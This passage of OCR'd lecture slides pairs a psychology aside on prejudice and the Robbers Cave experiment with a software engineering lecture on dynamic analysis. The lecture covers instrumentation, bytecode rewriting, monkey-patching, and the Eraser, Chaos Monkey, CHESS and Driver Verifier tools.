- Preceded by a line saying racism is “not born in you! It happens after you're born”
- Lawmakers in Georgia introduced a bill outlawing entertainment containing “an underlying philosophy inspired by Moscow”
  - One legislator said “**a song justifying interracial marriage was implicitly a threat to the American way of life**”
  - R & H defended it and kept it in

Aside: Politics 1949

- Subject to widespread criticism
- Preceded by a line saying racism is “not born in you! It happens after you're born”
- Lawmakers in Georgia introduced a bill outlawing entertainment containing “an underlying philosophy inspired by Moscow”
  - One legislator said “**a song justifying interracial marriage was implicitly a threat to the American way of life**”
  - R & H defended it and kept it in

Psychology: Morality

- *Leaving aside racism*, do you have to be “carefully taught” to be afraid or hateful of others when you are young?
  - Is “our group is better than those other people [despite all evidence]” innate or learned?

Realistic Conflict Theory (RCT)

- Twenty-two boys, all unknown to each other but all from Protestant, two-parent white middle-class backgrounds (1954)
- Randomly assigned to one of two groups, not made away of other group's existence, picked up separately, transported to Boy Scout camp
- Encouraged to bond via hiking, swimming
- Boys chose names for groups: Eagles and Rattlers, stenciled on shirts and flags

Realistic Conflict Theory (RCT)

- Competition phase: series of activities announced (baseball, tug-of-war), trophy based on accumulated score
- Groups immediately made threatening remarks, spoke of “Keep Off!” signs, planted a flag, verbal taunts and name calling, etc.
- Escalated: Eagles burned the Rattler's flag, Rattlers ransacked the Eagle's cabin, overturned beds, stole private property
  - Researchers had to physically separate them


Realistic Conflict Theory (RCT)

- Boys listed features of the two groups: characterized own group in favorable terms, out-group in unfavorable terms
- Experiment was replicated with 18 boys in Beirut
  - Blue Ghost and Red Genie groups each contained five Christians and four Muslims
  - Fighting soon broke out: Red vs. Blue, not Christian vs. Muslim

[Sherif, M.; Harvey, O.J.; White, B.J.; Hood, W. & Sherif, C.W. (1961). Intergroup Conflict and Cooperation: The Robbers Cave Experiment. pp. 155–184.]

Realistic Conflict Theory (RCT)

- Realistic conflict theory is a social psychological model of intergroup conflict. The theory explains how intergroup hostility can arise as a result of conflicting goals and competition over limited resources, and it also offers an explanation for the feelings of prejudice and discrimination toward the outgroup that accompany the intergroup hostility. Groups may be in competition for a real or perceived scarcity of resources such as money, political power, military protection, or social status.
- The most widely known demonstrations of RCT: Robbers Cave Study



The study was conducted over three weeks in a 200-acre summer camp in Robbers Cave State Park, Oklahoma, 1954.

Robbers Cave Study: Conclusions

- “because the groups were created to be approximately equal, individual differences are not necessary or responsible for intergroup conflict to occur”
- “hostile and aggressive attitudes toward an outgroup arise when groups compete for resources that only one group can attain”
- “contact with an outgroup is insufficient, by itself, to reduce negative attitudes”

Robbers Cave Study

- Criticisms: If you want the results to apply to all humans then the sample is biased (e.g., no girls)
- Implications/explanations for real life:
  - Racial integration (e.g., Michigan school bus survey in the ‘70s)
- Implications for SE:
  - ***Organizational diversity***:
    - increased racial heterogeneity among employees is associated with job dissatisfaction among majority members
    - RCT provides an explanation of this pattern because in communities of mixed races, members of minority groups are seen as competing for economic security, power, and prestige with the majority group


Components of a Dynamic Analysis

- **Property of interest**
  - *What are you trying to learn about? Why?*
- **Information related to property of interest**
  - *How are you learning about that property?*
- **Mechanism for collecting that information from a program execution**
  - *How are you instrumenting it?*
- **Test input data**
  - *What are you running the program on?*
- **Mechanism for learning about the property of interest from the information you collected**
  - *How do you get from the logs to the answer?*

Example: Branch Coverage

- **Property of interest**
  - *Branch coverage of the test suite*
- **Information related to property of interest**
  - *Which branch was executed when*
- **Mechanism for collecting that information from a program execution**
  - *Logging statement at each branch*
- **Test input data**
  - *Test input data we generated two lectures ago: Test Inputs, Oracles, and Generation*
- **Mechanism for learning about the property of interest from the information you collected**
  - *Postprocess, discard duplicates, divide observed # by total #*

Instrumentation: Code Transformation



How to Transform Source Code?

- Regular Expressions


```
s/(\w+\(.*\);)/int t=time(); $1 print(time()-t);/g
```

- Manually
- Other?

- Benefits?
- Drawbacks?


Parsing and Pretty Printing

- **Parsing** turns program text into an intermediate representation (abstract syntax tree or control flow graph). **Pretty printing** does the reverse.



AST Rewriting

- Parsing is a standard technology (CSxxxx Compilers)
  - Pretty printers are often written separately
  - Visitors, pattern matchers, etc., exist
  - You will get a chance to try rewriting ASTs in HW3



Binary or Byte Code Rewriting

- It is also possible to rewrite a compiled binary, object file or class file
- Java Byte Code is the Java VM input (.class)
  - Stack machine
  - Load, push, pop values from variables to stack
  - Similar to x86 assembly (but much nicer!)
- Java AST vs. Java Byte Code
  - You can transform back and forth (lose comments)

Byte Code Example

- Method with a single int parameter

  my.Demo.foo(1) becomes:

  ALOAD 0
  ILOAD 1
  ICONST 1
  IADD
  INVOKEVIRTUAL “my/Demo” “foo” “(I)Ljava/lang/Integer;”
  ARETURN

JVM Specification

- https://docs.oracle.com/javase/specs/
- You can see the byte code of Java classes with **javap** or the **ASM** Eclipse plugin
- Many analysis and rewrite frameworks. Ex:
  - Apache Commons **Byte Code Engineering Library**
  - https://commons.apache.org/proper/commons-bcel/
  - “is intended to give users a convenient way to analyze, create, and manipulate (binary) Java class files (those ending with .class). Classes are represented by objects which contain all the symbolic information of the given class: methods, fields and byte code instructions …”

Example Rewrites (instrumentation)

- Check that every parameter of every method is non-null
- Write the duration of the execution of every method into a file
- Report a warning on Integer overflow
- Use a connection pool instead of creating every database connection from scratch
- Add in counters and additions to track path or branch coverage

Other Approaches

- Virtual machines and emulators
  - Valgrind, IDA Pro, GDB, etc.
    - Selectively rewrite running code or add special instrumentation (e.g., software breakpoints in a debugger)
- Metaprogramming
  - “Monkey Patching” in Python
- Generic Instrumentation Tools
  - Aspect-Oriented Programming

MONKEY-PATCHING

Monkey-patching is a dynamic modification of a class or a module at runtime

```
def safe_sqrt(num):
  # doesn't throw exception if num < 0
  if num < 0:
    return math.nan
  return math.original(num)

>>> import math
>>> math.original = math.sqrt
>>> math.sqrt = safe_sqrt
```

Costs and Limitations

- Performance overhead for recording
  - Acceptable for use in testing?
  - Acceptable for use in production?
- Computational effort for analysis
- Transparency limitations of instrumentation
  - “Heisenbugs” vs. “Ship what you test”
- Accuracy
  - False positives?
  - False negatives?

Using Hardware Features for Increased Debugging Transparency

Fengwei Zhang[1], Kevin Leach[2], Angelos Stavrou[1], Haining Wang[3], and Kun Sun[1]

Through extensive experiments, we have demonstrated that MALT remains transparent in the presence of all tested packers, anti-debugging, anti-virtualization, and anti-emulation techniques. Moreover, MALT could work with multiple debugging clients, such as IDAPro and GDB. MALT introduces moderate but manageable overheads on Windows and Linux, which range from 2 to 973 times slowdown, depending on the stepping method.

Soundness vs. Completeness

Are there defects in a program? Positive: "there is a bug, in fact"; negative: "there is no bug, in fact"

- **Sound** Analyses
  - Report defects when "uncertain"→ no false negatives
  - Typically overapproximate possible bad behavior
  - Are “conservative” with respect to safety: when in doubt, say it is unsafe


False negative: "there is a bug, but I say there is no bug"

- **Complete** Analyses
  - Every reported defect is an actual defect → no false positives
  - Typically underapproximate possible bad behavior

False positive: "there is no bug, but I say there is a bug"

False Positives, False Negatives

- "You can trust me when I say your radiation dosing software is safe."
  - Sound Analysis *S* says P1 is safe → P1 is actually safe
    - But P3 may be safe and *S* may think it unsafe!
  - If P1 is actually safe → Complete Analysis *C* says P1 is safe
    - But *C* may say P5 is safe but P5 is actually unsafe!



Bad News

- Every interesting analysis is either unsound or incomplete or both.

Bonus: check "Rice Theorem"

Input Dependent

- Dynamic analyses are very input dependent
- This is good if you have many tests
  - Whole-system tests are often the best
  - Per-class unit tests are not as indicative
- Are those tests indicative of normal use?
  - Is that what you want?
- Are those tests specific inputs that replicate known defect scenarios?
  - (e.g., memory leaks or race conditions)

Heisenbuggy Behavior

- Instrumentation and monitoring can change the behavior of a program
  - Through slowdown, memory overhead, etc.
- Consideration 1: Can/should you deploy it live?
- Consideration 2: Will the monitoring meaningfully change the program behavior with respect to the property you care about?

Dynamic Analysis Examples

- Digital Equipment Corporation's **Eraser**
- Netflix's **Chaos Monkey**
- Microsoft's **CHESS**
- Microsoft's **Driver Verifier**

Eraser: Is There A Race Condition?

```
// Thread #1
while (true) {
  lock(mutex);
  v := v + 1;
  unlock(mutex);
  y := y + 1;
}
```

```
// Thread #2
while (true) {
  lock(mutex);
  v := v + 1;
  unlock(mutex);
  y := y + 1;
}
```

Eraser: Is There A Race Condition?

```
// Thread #1
while (true) {
  lock(mu1);
  v := v + 1;
  unlock(mu1);
  y := y + 1;
  lock(mu2);
  v := v + 1;
  unlock(mu2); }
```

```
// Thread #2
while (true) {
  lock(mu1);
  v := v + 1;
  unlock(mu1);
  y := y + 1;
  lock(mu2);
  v := v + 1;
  unlock(mu2); }
```

Eraser Insight: Lockset Algorithm

- Each shared variable must be guarded by a lock for the whole computation. If not, you have the possibility of a race condition.
  - Start with “all locks could possibly protect *v*”
  - If you observe that lock *i* is not held when you access *v*, remove lock *i* from the set of locks that could possibly guard v
  - If the set of locks that could possibly guard *v* is ever empty, then no lock can guard *v*, so you can have a race condition (even if you didn't actually see the race this time!)

Eraser Lockset Example

Program	*locks_held*	*C(v)*
	{}	{mu1,mu2}
lock(mu1);		
	{mu1}	
v := v+1;		
		{mu1}
unlock(mu1);		
	{}	
lock(mu2);		
	{mu2}	
v := v+1;		
		{}
unlock(mu2);		
	{}	

Fig. 3. If a shared variable is sometimes protected by **mu1** and sometimes by lock **mu2**, then no lock protects it for the whole computation. The figure shows the progressive refinement of the set of candidate locks $C(v)$ for v. When $C(v)$ becomes empty, the Lockset algorithm has detected that no lock protects v.

[Savage, Burrows, Nelson, Sobalvarro, Anderson. *Eraser: A Dynamic Data Race Detector for Multithreaded Programs.* ACM Trans. Comp. Sys. 15(4) 1997.]

Eraser: Does It Work?

- "Applications typically slow down by a factor of 10 to 30 while using Eraser."
- "It can produce false alarms."
- Applied to web server (mhttpd), web search indexing engine (AltaVista), cache server, and distributed filesystem
- One example: cache server is 30KLOC C++, 10 threads, 26 locks
  - "serious data race" in fingerprint computation

Chaos Monkey

- **Chaos Monkey** was invented in 2011 by Netflix to test the resilience of its IT infrastructure
- “Imagine a monkey entering a "data center", these "farms" of servers that host all the critical functions of our online activities. The monkey randomly rips cables, destroys devices and returns everything that passes by the hand. The challenge for IT managers is to design the information system they are responsible for so that it can work despite these monkeys, which no one ever knows when they arrive and what they will destroy.” – Antonio Martinez, *Chaos Monkey*

Chaos Monkey

- "We have created Chaos Monkey, a program that randomly chooses a server and disables it during its usual hours of activity. Some will find that crazy, but we could not depend on the random occurrence of an event to test our behavior in the face of the very consequences of this event. Knowing that this would happen frequently has created a strong alignment among engineers to build redundancy and process automation to survive such incidents, without impacting the millions of Netflix users. Chaos Monkey is one of our most effective tools to improve the quality of our services."
  - Greg Orzell, *Netflix Chaos Monkey Upgraded*

Simian Army Examples

- Latency Monkey induces artificial delays in our RESTful client-server communication layer to simulate service degradation
- Conformity Monkey finds instances that don't adhere to best-practices and shuts them down (e.g., instances that don't belong to an auto-scaling group
- Doctor Monkey taps into health checks that run on each instance as well as monitors other external signs of health (e.g. CPU load) to detect unhealthy instances and remove them
- 10–18 Monkey (short for Localization-Internationalization) detects configuration and run time problems in instances serving customers in multiple geographic regions, using different languages and character sets

CHESS

- “**CHESS** is a tool for finding and reproducing Heisenbugs in concurrent programs. CHESS repeatedly runs a concurrent test ensuring that every run takes a different interleaving. If an interleaving results in an error, CHESS can reproduce the interleaving for improved debugging. CHESS is available for both managed and native programs.”

CHESS Intuition

- Recall the coupling effect hypothesis:
  - A test suite that detect simple faults will likely also detect complex faults
- Suppose you have some AVL tree balancing or insertion code with a bug
  - There is a size-100 tree that shows off the bug
  - Is there also a small tree that shows it off?

CHESS Intuition

- Suppose you have a concurrency bug that you can show off with a complicated sequence of sixteen thread interleavings and preemptions
  - Is there also a sequence of one or two preemptions to show off the same bug? Likely!

CHESS: Does It Work?

- "a lightweight and effective technique for dynamically detecting data races in kernel modules … oblivious to the synchronization protocols (such as locking disciplines) … This is particularly important for low-level kernel code … To *reduce* the runtime overhead … **randomly samples** a *small percentage* of memory accesses as *candidates* for data-race detection … uses breakpoint facilities already supported by many hardware architectures to achieve *negligible runtime overheads* … the Windows 7 kernel and have found 25 confirmed erroneous data races of which 12 have already been fixed."

[Erickson, Musuvathi, Burckhardt, Olynyk. Effective Data-Race Detection for the Kernel. OSDI 2010.]

Driver Verifier Overview

- "**Driver Verifier** is a tool included in Microsoft Windows that replaces the default operating system subroutines with ones that are specifically developed to catch device driver bugs. Once enabled, it monitors and stresses drivers to detect illegal function calls or actions that may be causing system corruption."
  - Simulates low memory, I/O problems, IRQL problems, DMA checks, I/O Request Packet problems, power management, etc.

Driver Verifier: Did It Work?

- “The Driver Verifier tool that is included in every version of Windows since Windows 2000”
  - https://support.microsoft.com/en-us/help/244617/using-driver-verifier-to-identify-issues-with-windows-drivers-for-adva

Questions?

- Homework 2 due soon!